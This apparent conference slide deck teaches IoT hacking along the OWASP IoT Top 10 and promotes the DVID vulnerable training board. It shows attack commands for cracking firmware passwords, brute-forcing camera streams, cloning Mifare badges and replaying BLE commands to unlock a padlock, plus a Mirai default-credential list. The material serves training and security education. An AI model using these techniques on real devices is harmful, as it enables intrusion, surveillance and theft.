



# IoT Security - Hack the Damn Vulnerable IoT Device

Arnaud COURTY - @vulcainreo



# Who am I ?




- Security pentester at Sopra-Steria in Toulouse
- IoT Hacker (security and geek)
- IoT Security evangelist
- Creator of the DVID project (@dvid\_project)
- Elearning / training
  - English elearning IoT Security (hakin9)
  - French course
- Conference, training and workshop
  - TripleSec
  - StHack
  - Grehack
  - SIGSEGV2
  - NetSecureDays



# What will we talk about ?

- Why are we interested in IoT hacking ?
- Go to hack the IoT world
- Vulnerability overview (Top 10 owasp IoT)
- How could we learn step by step ? The DVID project
- DVID objectives
- DVID teardown and project timeline
- DVID related products
- Demo
- DVID roadmap





# Why are we interested in IoT hacking?

- A growing market
  - In the next four years, four times more connected devices
  - All markets become an IoT leader
- A new paradigm





# IoT security assessment



## Pentest

- You are engaged on time, not on results
- You must follow an analysis process
- You will receive money even if you find CVSS < 2

## Bug Bounty


- You are engaged on result, not on time
- You must find an exploitable vulnerability to get money
- You must be the first to discover the vulnerability



# Go to hack the IoT world

## Hardware

1. Weak Guessable, or Hardcoded Passwords
2. ...
3. ...
4. ...
5. ...
6. ...
7. ...
8. ...
9. Insecure Default Settings
10. Lack of Physical Hardening





# Middleware


-



# Go to hack the IoT world

Exchange

1. Weak Guessable, or Hardcoded Passwords
2. ...
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanism
5. Use of Insecure or Outdated Components
6. ...
7. **Insecure Data Transfer and Storage**
8. ...
9. Insecure Default Settings
10. Lack of Physical Hardening






# Go to hack the IoT world

Cloud

1. Weak Guessable, or Hardcoded Passwords
2. **Insecure Network Services**
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanism
5. Use of Insecure or Outdated Components
6. ...
7. Insecure Data Transfer and Storage
8. ...
9. Insecure Default Settings
10. Lack of Physical Hardening






# Go to hack the IoT world

## Privacy & management

1. Weak Guessable, or Hardcoded Passwords
2. Insecure Network Services
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanism
5. Use of Insecure or Outdated Components
6. **Insufficient Privacy Protection**
7. Insecure Data Transfer and Storage
8. **Lack of Device Management**
9. Insecure Default Settings
10. Lack of Physical Hardening





# Vulnerability overview

## 1. Weak Guessable, or Hardcoded Passwords

You have received an IPcam for Christmas and the root password is not provided in the manual

Download the firmware on the manufacturer's website (ex.: support.company.com)

```
#binwalk firmware.pkg

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
144              0x90             JFFS2 filesystem

#jefferson firmware.pkg -d out

dumping fs #1 to /out/fs_1
Jffs2_raw_dirent count: 684
Jffs2_raw_inode count: 4728
Jffs2_raw_summary count: 0
```

Try to crack it with John The Ripper

```
cat /etc/passwd
root:$1$5$QRP[...]by/:0:0::/root:/bin/sh

john pass.txt --show
root:admin
1 password hash cracked, 0 left
```



# Vulnerability overview

How does your phone access the IPcam stream ?

Scan the network

```
nmap -p- [IP]  
nmap --script rtsp-url-brute -p 554 [IP]
```

## 2. Insecure Network Services

Try to be connected to the RTSP flux

```
kali$ vlc rtsp://[IP]:554/0/video1
```

Take a tour on Shodan





# Vulnerability overview

## 3. Insecure Ecosystem Interfaces

### Could you access premium services ?

Your device is a temperature sensor Premium service offers access other device sensors

Unsecure API allows to enroll all device to an attacker account

- Activation key is decoration
- Serial number is predictable

```
POST /activation HTTP/1.1
Authorization: bearer eyJhbGciOi[...]Km-1fMBNk
Accept-Language: fr
Content-Type: application/json; charset=UTF-8

{"Activation":"2019-06-06","ActivationKey":"1234","Serial":"3013"}

HTTP/1.1 200 OK
{"Category":"Living Room","ActivationKey":"1234","Status":"enrolled"}
```

After activating all devices to same account, you can try datamining.



# Vulnerability overview

## 4. Lack of Secure Update Mechanism

1/2

### How to unlock advanced features ?

From android application you can get the firmware url and download it

```
> wget https://cloudserver/firmware/latest.json
{ "latest": { "version": "1",
  "url": "https://cloudserver/firmware/firm_v1.bin" }}
```

And analyse it

```
> extract-firmware.sh firm_v1.bin

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
0                0x0              uImage header
64               0x40             LZMA compressed data
1196846          0x12432E         Squashfs filesystem

> cd _firm_v1.bin.extracted/squashfs-root
> tree
|_ checksums
|_ nand-bootloader.bin
|_ nand-initrd.img
|_ nand-kernel.img
|_ upgrader.sh
```



# Vulnerability overview

## 4. Lack of Secure Update Mechanism

2/2

### How to unlock advanced features ?

Patch the firmware and rebuild it

```
firmware-mod-kit/build-firmware.sh
```

```
Creating 4.0 filesystem on new-filesystem.squashfs, block size 262144.  
[=====] 1525/1525 100%  
Exportable Squashfs 4.0 filesystem, data block size 262144
```

Use upgrade feature to upload the new firmware

- No signature verification
- No firmware encryption



# Vulnerability overview

## 5. Use of Insecure or Outdated Components

### How to copy physical RFID key ?

The alarm system needs a mifare classic badge to be defused

From neested and darkside attack, a badge copy could be done

```
> nfc-list
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
  ATQA (SENS_RES): 00 04
  UID (NFCID1): 41 84 7e 2e
  SAK (SEL_RES): 08

> mfoc -O dump1.img
Found Mifare Classic 1k tag
Using sector 00 as an exploit sector
Sector: 3, type A, probe 0, distance 1578 .....

> nfc-mfclassic W a dump.img
Writing 64 blocks |.....|
Done, 64 of 64 blocks written.
```



# Vulnerability overview

## 6. Insufficient Privacy Protection

### How to track physical movement of a user while staying seated on your chair ?

Some applications offer you to share your location with family and friends

#### Your location companion

allows you to keep track of your own location. You can build your private location diary or share it with your family and friends.

is open-source and uses open protocols for communication so you can be sure your data stays secure and private.

Shodan allows to search all broker server

```
shodan search o[xxx]ks --fields ip_str --limit 1  
XX1.2XX.2XX.1X9
```

```
smarththings/bed/level  
tele/sonoff_bedroom/LWT  
tele/sonoff_livingroom/LWT  
[appname]/brian/iphone
```

```
{"batt": 49, "lon": 12345678, "lat": 12345678, "_type": "location"}
```



# Vulnerability overview

## 7. Insecure Data Transfer and Storage

### How rob a bicycle ?

A padlock receives orders from an application through bluetooth low energy

```
Smartphone > Padlock : 0x0026 0100
Smartphone > Padlock : 0x0029 551000000014
Smartphone > Padlock : 0x0029 55100144
```

A simple replay of captured command allows to unlock

```
[34:XX:13:XX:5C:XX][LE]> connect 34:XX:13:XX:5C:XX
Attempting to connect to 34:XX:13:XX:5C:XX
Connection successful
[34:XX:13:XX:5C:XX][LE]> char-write-cmd 0x0026 0100
[34:XX:13:XX:5C:XX][LE]> char-write-cmd 0x0029 554100000014
[34:XX:13:XX:5C:XX][LE]> char-write-cmd 0x0029 55100144
Padlock unlocked
```

Unlocking is simple but I can't lock by BLE commands



# Vulnerability overview

## 8. Lack of Device Management

1/2

### How to spoof a physical access badge ?

- Physical access badge was moved to a smartphone application
- Publishing an unsecured mobile application allows an attacker to reverse protocol

```
class XXXXXXXXInstance extends CardInstance {  
    String XXXX_AID = "A000XXXX...XX0000";  
    String XXXX_SELECT_BY_AID = ("00A40400" + XXXX_AID);  
    protected final String SPECIAL_EVENT_LID = "XX";}
```

- Create a wildcard app

```
class XXX extends CardInstance {  
    String XXXX_AID = "A000XXXXXXA59XXXX0000";  
    if (reader.request == "XXXXXX") { sendAPDU (XXXXXXXXXXXXXX); }}
```





# Vulnerability overview

## 9. Insecure Default Settings

### Have fun with default credentials

- Take a look at Mirai source code

```
# cat mirai_creds.txt
root:admin
admin:admin
root:888888
root:54321
```

- Try a couple of password

```
# telnet X.X.X.X
Connected to X.X.X.X.
# passwd
-sh: passwd: not found
# cat /etc/passwd
root:$1$RYI[...]JwGjRy.B0:0:0:root:/:/bin/sh
# touch /etc/passwd
touch: /etc/passwd: Read-only file system
```

- Password is default and unchangeable (read-only memory)
- 50/50 chance to brick the device



# Vulnerability overview

## 10. Lack of Physical Hardening

### How to extract protected firmware

Firmware is available on [support.company.com](http://support.company.com) but encrypted

- UART port is enabled on the device
  - Access to limited shell
  - Load the update process to inspect memory buses



- Access to the boot sequence
  - TFTP enabled (firmware stored encrypted on the device)

```
Bootloader
```

```
W90N745 Boot Loader - Version 11.1 - 06/19/06
```

```
Memory Size is 0x800000 Bytes, Flash Size is 0x400000
```


```
TFTP to server 192.168.0.11; our IP address is 192.168.0.10
```

```
Filename 'romfs.cramfs' From address: 0x82000000, 3.448 MB to be send
```



# What did we learn ?

- Challenge the OWASP Top 10
- Read write-up
- Improve yourself with OpenSourced vulnerable systems
- Try yourself on real world IoT devices during bug bounty programs.





# DVID project


## Goals

### Damn Vulnerable IoT Device

- First Opensource IoT project designed to be vulnerable.
- Gives interested people a vulnerable board to improve their skill in IoT Hacking
- Cheap (40€)
- Simple (only well known components)
- Could be bought easily or do it yourself

**More details on the official website [dvid.eu](http://dvid.eu)**

(but no official shop yet)





# DVID project

## Teardown

- Hardware
  - Board (3€)
  - Atmega328p (3€)
  - Screen oled (5€)
  - Regulator (1€)
  - Status LED (0,5€)
- Communication port
  - Hard flash via USBASP (4€)
  - UART via USBUART (4€)
- Extention port
  - Bluetooth via AT-09 + adapter (6€)
  - Wifi via ESP8266 (2€)

Total : 40€ (full package)







# DVID project

## Simple process

- Step 1 : Flash the corresponding firmware on DVID
- Step 2 : Understand objectives and start attacking
- Step 3 : Find vulnerabilities and exploit them

